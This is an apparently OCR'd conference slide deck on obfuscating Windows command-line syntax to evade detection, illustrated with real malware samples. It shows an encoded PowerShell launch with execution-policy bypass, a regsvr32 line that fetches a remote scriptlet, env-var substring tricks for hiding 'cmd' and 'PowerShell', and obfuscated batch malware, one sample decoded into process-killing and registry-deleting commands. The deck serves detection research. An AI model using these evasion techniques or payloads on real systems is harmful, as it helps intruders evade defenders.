Implications of This Research – **HANG ON TIGHT**



http://photos.motogp.com/2015/07/16/sunday-rider3---ross-noble_0.big.jpg

Implications of This Research – **HANG ON TIGHT AS WE STACK**



http://photos.motogp.com/2015/07/16/sunday-rider3---ross-noble_0.big.jpg



https://www.thesun.co.uk/wp-content/uploads/2016/04/1802881.main_image.jpg

OUTLINE

State of the ~~Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

C:\> Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation


Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation



Whose Binary is it Anyway: Obfuscating Binary Names

- Rename/copy cmd.exe
- Cmd.exe substitutes (kind of)
 - **forfiles.exe** (@vector_sec)
 - **pcalua.exe**
 - **scriptrunner.exe** (@KyleHanslovan -- Win10+)



Whose Binary is it Anyway: Obfuscating Binary Names

- Rename/copy cmd.exe
- Cmd.exe substitutes (kind of)
 - **forfiles.exe** (@vector_sec)
 - **pcalua.exe**
 - **scriptrunner.exe** (@KyleHanslovan -- Win10+)
- <https://gist.github.com/api0cradle/8cdc53e2a80de079709d28a2d96458c2>



- Syntactical obfuscation of legitimate binary name?

Whose Binary is it Anyway: Obfuscating Binary Names

- Env var encoding
 - Nothing new
 - Resolves on command line

```
C:\> echo %ProgramData%  
C:\ProgramData
```

```
C:\> echo %ProgramData:~0,1%%ProgramData:~9,2%  
CmD
```



```
C:\> %ProgramData:~0,1%%ProgramData:~9,2%  
CmD
```

```
C:\> %ProgramData:~3,1%%ProgramData:~5,1%we%ProgramData:~7,1%she%Public:~12,1%%Public:~12,1%  
Powershell
```

Whose Binary is it Anyway: Obfuscating Binary Names

- Something that does NOT resolve on the command line (i.e. internal commands)

```
C:\>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\me\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
```

- SET

- ASSOC

- FTYPE

```
C:\>assoc
.386=vxdfile
.5vw=wireshark-capture-file
.acdda=Access.ACCDAExtension.16
.accdb=Access.Application.16
.accdc=Access.ACDCFile.16
```

```
C:\>ftype
Access.ACCDAExtension.16=C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE /NOSTARTUP "%1"
Access.ACDCFile.16="C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE" /NOSTARTUP "%1"
Access.ACCDEFFile.16="C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE" /NOSTARTUP "%1" %2
```


Whose Binary is it Anyway: Obfuscating Binary Names

- Using **SET** to produce the string *PowerShell*

```
C:\>set | findstr PowerShell
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\Syste
m32\WindowsPowerShell\v1.0\;C:\Users\me\AppData\Local\Microsoft\WindowsApps;
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\W
indowsPowerShell\v1.0\Modules
```

```
C:\>set | findstr PSM
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

```
# Randomly select from find/findstr query values that return specific output containing "PowerShell".
```

```
$findValPSModule = Get-Random -InputObject @('PSM', 'SMo', 'SMod', 'Modu', 'odu', 'du', 'dul', 'ule', 'leP', 'ePa', 'ePat')
```

Whose Binary is it Anyway: Obfuscating Binary Names

- Using **SET** to produce the string *PowerShell*

```
C:\>set | findstr PSM
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Required (case-sensitive) delimiters are: **s** and ****

```
PSModulePath=C:\Program Files\WindowssPowerShell\Modules;C:\Windows\system32\WindowssPowerShell\v1.0\Modules
```

Whose Binary is it Anyway: Obfuscating Binary Names

- Using **SET** to produce the string *PowerShell*

```
C:\>set | findstr PSM
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Required (case-sensitive) delimiters are: **s** and ****

PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules

1 2 3 4 5 6 7 8 9 10 11 12 13

Whose Binary is it Anyway: Obfuscating Binary Names

- Using **SET** to produce the string **PowerShell**


```
C:\>set | findstr PSM
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Required (case-sensitive) delimiters are: **s** and ****

```
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

1 2 3 4 5 6 7 8 9 10 11 12 13

```
cmd.exe /c "FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a"
```



```
Select Command Prompt - cmd.exe /c "FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a"
C:\>cmd.exe /c "FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a"
C:\>PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> _
```

OUTLINE

State of the ~~Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

C:\> Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation

Deep Dive: Character Insertion Obfuscation

- Typically more useful for evading static analysis detections rather than dynamic detections


- Caret escape character (^)
- Double quotes, evenly balanced ("")
- Encapsulating parentheses
- **Leading & trailing special characters**
- Standard input argument hiding

```
"C:\WINDOWS\system32\cmd.exe" /c  
P^o^w^e^r^S^h^e^l^l^e^x^e^ -NoExit -Exec Bypass -EC  
IAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHk...
```

```
regsvr32.exe /s /n /u /i:"h"t"t"p://<REDACTED>.jpg scrobj.dll
```

```
,cmd;/ccalc
```

```
cmd /c echo calc|cmd
```



A screenshot of a tweet from Daniel Bohannon (@danielhbohannon) dated August 29, 2017. The tweet discusses the obfuscation of the Windows command prompt (cmd.exe) using parentheses. It includes a sample command: `cmd /c (((((calc))))&((((notepad)))))`. The tweet is enclosed in a red border.

Deep Dive: Character Insertion Obfuscation

- Typically more useful for evading static analysis detections rather than dynamic detections

- Nonexistent env vars (batch files)

```
echo "Find Evil!" → ec%a%ho "Fi%b%nd Ev%c%il!"
```

- <https://marcin-chwedczuk.github.io/obfuscating-windows-batch-files>

- Custom env vars


```
..\..\WINDOWS\system32\cmd.exe /V /K set p=p&&!p!owershell  
-w hidden -c "IEX (('Q0zF='+Q0z'+env:T'+emp++'zARYUEy'...
```

- Existing env vars

```
C:\> echo %ProgramData%  
C:\ProgramData  
  
C:\> echo  
%ProgramData:~0,1%%ProgramData:~9,2%  
Cmd
```

Deep Dive: Character Insertion Obfuscation


- Out-FINcodedCommand POC
 - A few binary syntax options with environment variable character substitution

 **Daniel Bohannon**
@danielhbohannon

On a similar note, "cmd" can be crafted from env vars substrings like:

```
%ProgramData:~0,1%%ProgramData:~9,2%  
/c echo OBFUSCATION_FTW
```

12:24 PM - 2 Jul 2017

 **Daniel Bohannon**
@danielhbohannon

Replying to @danielhbohannon @Ledtech3



This should be a more resilient option:

```
%ProgramData:~3,1%%ProgramData:~5,1  
%we%ProgramData:~7,1%she%Public:~12,  
1%%Public:~12,1%
```

1:16 PM - 2 Jul 2017

Deep Dive: Character Insertion Obfuscation

- Out-FINcodedCommand POC
- A few binary syntax options with environment variable character substitution



Deep Dive: Character Insertion Obfuscation (ITW 1/3)

- Env var encoding in the wild

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
661877d416f34411fad7e22246ee0d61d14de3065a34b0a7b2f28052d56db6e2 b297db3bf24b99236cca134c76be92bd	25 / 60	2012-06-15 18:28:57	2017-11-19 01:12:01	4	4	286.2 KB

- SHA-256: 661877d416f34411fad7e22246ee0d61d14de3065a34b0a7b2f28052d56db6e2

```

yba^M
goto RealHead^M
[Devourer_3.0_12722772318242] [DSC02702.JPG] [EJPack]^M
^M
:RealHead^M
cls^M
@echo off^M
^M
:AvoideVNBug^M
if "%APPDATA%"==" " if not exist %systemroot%\system32\drivers\values.log goto Kill^M
if "%APPDATA%"==" " FOR /F "tokens=" %i in (%systemroot%\system32\drivers\values.log) do set %i^M
^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-13,1%userprofile:~5,1%appdata:~7,1%appdata:~15,1%userprofile:~6,1%=%bh%jkq%vz%f7%4c50t%u1w8%(cdf9)%@6tc%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%appdata:~13,1%appdata:~7,1%userprofile:~5,1%appdata:~1%appdata:~13,1% ENABLEEXTENSIONS ENABLEDELAYEDEXPANSION^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% D%comspec:~-1%tcpu:~8,1%appdata:~7,1%userprofile:~6,1%programfiles:~4,1%comspec:~-1%programfiles:~4,1%=%systemroot%\F%appdat
a:~7,1%userprofile:~14,1%comspec:~-13,1%comspec:~-16,1%\HIDESE~tcpu:~21,1%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%userprofile:~6,1%appdata:~15,1%=%systemroot%\F%appdata:~7,1%userprofile:~14,1%com
spec:~-13,1%comspec:~-16,1%\HIDESE~tcpu:~21,1%\D%comspec:~-1%tcpu:~8,1%appdata:~7,1%userprofile:~6,1%programfiles:~4,1%comspec:~-1%programfiles:~4,1%comspec:~-16,1%com
omspec:~-1%comspec:~-13,1%userprofile:~6,1%appdata:~15,1%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %programfiles:~4,1%=%Devourer%\W%programfiles:~4,1%userprofile:~14,1%RAR^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-16,1%%comspec:~-1%appdata:~13,1%tcpu:~11,1%userprofile:~5,1%appdata:~7,1%appdata:~15,1%comspec:~-1%=%random%ran
dom%^M
^M
if "%1"=="-Install" goto Install^M
if "%1"=="-Run" goto Run^M
if "%1"=="-Tenbatsu" goto Tenbatsu^M
if "%1"=="-Kill" goto Kill^M
if "%1"=="-Open" goto Open^M
if /i "%1"=="-goto" goto %2^M
    
```

%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%
decodes to **set**



Deep Dive: Character Insertion Obfuscation (ITW 2/3)

- Env var encoding in the wild

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
<input type="checkbox"/> 9e1df42f00829d16afd97c575f08da45467bbcab92ca5e3d2832a009dddaa8a7 ab93ee994cf51878ee56ac6286da9fe6	0 / 59	2017-10-12 15:52:30	2017-10-12 15:52:30	1	1	34.3 KB

- SHA-256: 9e1df42f00829d16afd97c575f08da45467bbcab92ca5e3d2832a009dddaa8a7
- Obfuscator: <https://github.com/guillaC/JSBatchobfuscator>

Set full alphabet in custom env var

```
@echo off
Set aayhu8u8p8dv0ftj4i=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMN0PQRSTUVWXYZ
cls
@%aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4i:~12,1%aayhu8u8p8dv0ftj4i:~17,1%aayhu8u8p8dv0ftj4i:~24,1% %aayhu8
%aayhu8u8p8dv0ftj4i:~29,1%aayhu8u8p8dv0ftj4i:~10,1%aayhu8u8p8dv0ftj4i:~28,1%aayhu8u8p8dv0ftj4i:~20,1%aayhu8u8
~21,1% /%aayhu8u8p8dv0ftj4i:~41,1% /%aayhu8u8p8dv0ftj4i:~44,1%aayhu8u8p8dv0ftj4i:~48,1% %aayhu8u8p8dv0ftj4i:~44,1
p8dv0ftj4i:~23,1% %aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4i:~33,1%aayhu8u8p8dv0ftj4i:~14,1%
%aayhu8u8p8dv0ftj4i:~29,1%aayhu8u8p8dv0ftj4i:~10,1%aayhu8u8p8dv0ftj4i:~28,1%aayhu8u8p8dv0ftj4i:~20,1%aayhu8u8
~21,1% /%aayhu8u8p8dv0ftj4i:~41,1% /%aayhu8u8p8dv0ftj4i:~44,1%aayhu8u8p8dv0ftj4i:~48,1% %aayhu8u8p8dv0ftj4i:~44,1
p8dv0ftj4i:~27,1%aayhu8u8p8dv0ftj4i:~43,1%aayhu8u8p8dv0ftj4i:~21,1%aayhu8u8p8dv0ftj4i:~25,1% %aayhu8u8p8dv0ftj
@aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4i:~12,1%aayhu8u8p8dv0ftj4i:~17,1%aayhu8u8p8
i:~60,1% %aayhu8u8p8dv0ftj4i:~38,1%aayhu8u8p8dv0ftj4i:~56,1%aayhu8u8p8dv0ftj4i:~53,1%aa
8dv0ftj4i:~56,1%aayhu8u8p8dv0ftj4i:~54,1%aayhu8u8p8dv0ftj4i:~40,1%aayhu8u8p8dv0ftj4i:~53,1% \%aayhu8u8p8dv0ftj4
yhu8u8p8dv0ftj4i:~32,1%aayhu8u8p8dv0ftj4i:~10,1%aayhu8u8p8dv0ftj4i:~27,1%aayhu8u8p8dv0ftj4i:~14,1% %aayhu8u8p8
8,1%aayhu8u8p8dv0ftj4i:~28,1%aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4i:~28,1% \%aayhu8u8p8dv0ftj4i:~58,1%aay
j4i:~4,1%aayhu8u8p8dv0ftj4i:~3,1%aayhu8u8p8dv0ftj4i:~2,1%aayhu8u8p8dv0ftj4i:~49,1%aayhu8u8p8dv0ftj4i:~24,1%aa
v0ftj4i:~47,1%aayhu8u8p8dv0ftj4i:~54,1%aayhu8u8p8dv0ftj4i:~44,1%aayhu8u8p8dv0ftj4i:~39,1% \{ %aayhu8u8p8dv0ftj4i
8u8p8dv0ftj4i:~9,1%aayhu8u8p8dv0ftj4i:~1,1%aayhu8u8p8dv0ftj4i:~6,1%aayhu8u8p8dv0ftj4i:~4,1%-%aayhu8u8p8dv0ftj4
u8p8dv0ftj4i:~4,1%aayhu8u8p8dv0ftj4i:~36,1%aayhu8u8p8dv0ftj4i:~2,1%aayhu8u8p8dv0ftj4i:~40,1%-%aayhu8u8p8dv0ftj4
aayhu8u8p8dv0ftj4i:~0,1%aayhu8u8p8dv0ftj4i:~1,1%aayhu8u8p8dv0ftj4i:~6,1%aayhu8u8p8dv0ftj4i:~5,1%aayhu8u8p8dv0ftj4i:~41,1%aayhu8u8p8dv0ftj4i:~37,1%aayhu8u8p8dv0ftj4i:~2,1%aayhu8u8p8dv0ftj4i:~0,1%
aayhu8u8p8dv0ftj4i:~0,1%aayhu8u8p8dv0ftj4i:~0,1%aayhu8u8p8dv0ftj4i:~40,1%aayhu8u8p8dv0ftj4i:~38,1%] %aayhu8u8p8dv0ftj4i:~7,1%] >%aayhu8u8p8dv0ftj4i:~25,1%aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4
i:~27,1%aayhu8u8p8dv0ftj4i:~22,1%aayhu8u8p8dv0ftj4i:~13,1%aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4i:~21,1% %aayhu8u8p8dv0ftj4i:~33,1%aayhu8u8p8dv0ftj4i:~29,1%
@aayhu8u8p8dv0ftj4i:~27,1%aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4i:~16,1%aayhu8u8p8dv0ftj4i:~18,1%aayhu8u8p8dv0ftj4i:~23,1%aayhu8u8p8dv0ftj4i:~18,1% %aayhu8u8p8dv0ftj4i:~25,1%aayhu8u8p8dv0ftj4
i:~14,1%aayhu8u8p8dv0ftj4i:~27,1%aayhu8u8p8dv0ftj4i:~22,1%aayhu8u8p8dv0ftj4i:~13,1%aayhu8u8p8dv0ftj4i:~14,1%aayhu8u8p8dv0ftj4i:~21,1% %aayhu8u8p8dv0ftj4i:~29,1%aayhu8u8p8dv0ftj4i:~33,1%aayhu8u8p8
dv0ftj4i:~29,1%
```

```
@echo off
Set aayhu8u8p8dv0ftj4i=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMN0PQRSTUVWXYZ
cls
@echo off
taskkill /F /IM IDMan.exe
taskkill /F /IM IDMGrHlp.exe
@echo HKEY_CURRENT_USER\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_CURRENT_USER\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_LOCAL_MACHINE\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@del permdel.txt
reg delete HKCU\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKCU\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKLM\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKLM\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKCU\Software\DownloadManager /v CheckUpdVM /f
reg delete HKCU\Software\DownloadManager /v scansk /f
reg delete HKCU\Software\DownloadManager /v tvfrdt /f
reg delete HKCU\Software\DownloadManager /v ptrk_scdt /f
reg delete HKCU\Software\Classes\CLSID\{07999AC3-058B-40BF-984F-69EB1E554CA7} /f
reg delete HKCU\Software\Classes\CLSID\{6DDF00DB-1234-46EC-8356-27E7B2051192} /f
reg delete HKCU\Software\Classes\CLSID\{D5B91409-A8CA-4973-9A0B-59F713D25671} /f
reg delete HKLM\Software\Classes\CLSID\{07999AC3-058B-40BF-984F-69EB1E554CA7} /f
reg delete HKLM\Software\Classes\CLSID\{6DDF00DB-1234-46EC-8356-27E7B2051192} /f
reg delete HKLM\Software\Classes\CLSID\{D5B91409-A8CA-4973-9A0B-59F713D25671} /f
exit
```

DECODED



Deep Dive: Character Insertion Obfuscation (ITW 3/3)

- Env var encoding in the wild

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
761483906b45fad51f3c7ab66b1534dee137e93a52816aa270bc97249acb56d0 ae8064c2fed2109d00f07c2a03afe965	0 / 59	2017-10-09 17:59:02	2017-10-09 17:59:02	2	1	36.5 KB

- SHA-256: 761483906b45fad51f3c7ab66b1534dee137e93a52816aa270bc97249acb56d0 (see white paper!)

Set env var called `'` (single quote) with known env var substrings

Assemble payload as substrings from newly-set `'` env var

```

C:\BatchEncryption Build 201610 By gwsbqht@163.com^M
@%programfiles:~1,%commonprogramfiles:~27,%comspec:~13,%commonprogramfiles:~6,%'=^'%commonprogramfiles:~7,%u%commonprogramfiles:~13,%&%commonprogramfiles:~15,%comspec:~
20,%commonprogramfiles:~18,%commonprogramfiles:~6,%os:~6,%ffs@%commonprogramfiles:~14,%comspec:~1,%comspec:~13,%commonprogramfiles:~6,%l%='^%'pathext:~18,%^^^4^^K^
^Y%comspec:~26,%^^^pathext:~13,%^^^u%programfiles:~8,%^^^{}^^^R%os:~8,%os:~4,%^^^5^^^&^^^_os:~5,%commonprogramfiles:~25,%os:~4,%p^^^&^^^os:~0,%^^^,%
comspec:~22,%^^^pathext:~28,%^^^?%programfiles:~6,%q^^^%programfiles:~10,%l%comspec:~14,%f^^^%commonprogramfiles:~5,%l%comspec:~12,%comspec:~6,%l%comspec:~11,%
^^^pathext:~17,%^^^pathext:~16,%^^^{}^^^6k^^^comspec:~10,%l%^^^pathext:~2,%comspec:~2,%comspec:~7,%^^^8^^^programfiles:~3,%^^^8^^^pathext:~12
,%l%0%commonprogramfiles:~4,%l%^^^&^^^pathext:~47,%l%^^^&^^^pathext:~26,%h^^^pathext:~35,%^^^os:~8,%^^^&^^^pathext:~27,%l%^^^j%programfiles:~13,%l%com
spec:~18,%l%^^^#^^^G^^^pathext:~46,%l%^^^96%programfiles:~1,%l%comspec:~15,%comspec:~14,%commonprogramfiles:~6,%vG%pathext:~7,%l%comspec:~14,%u%pathext:~11,%os:~2,%l%pat
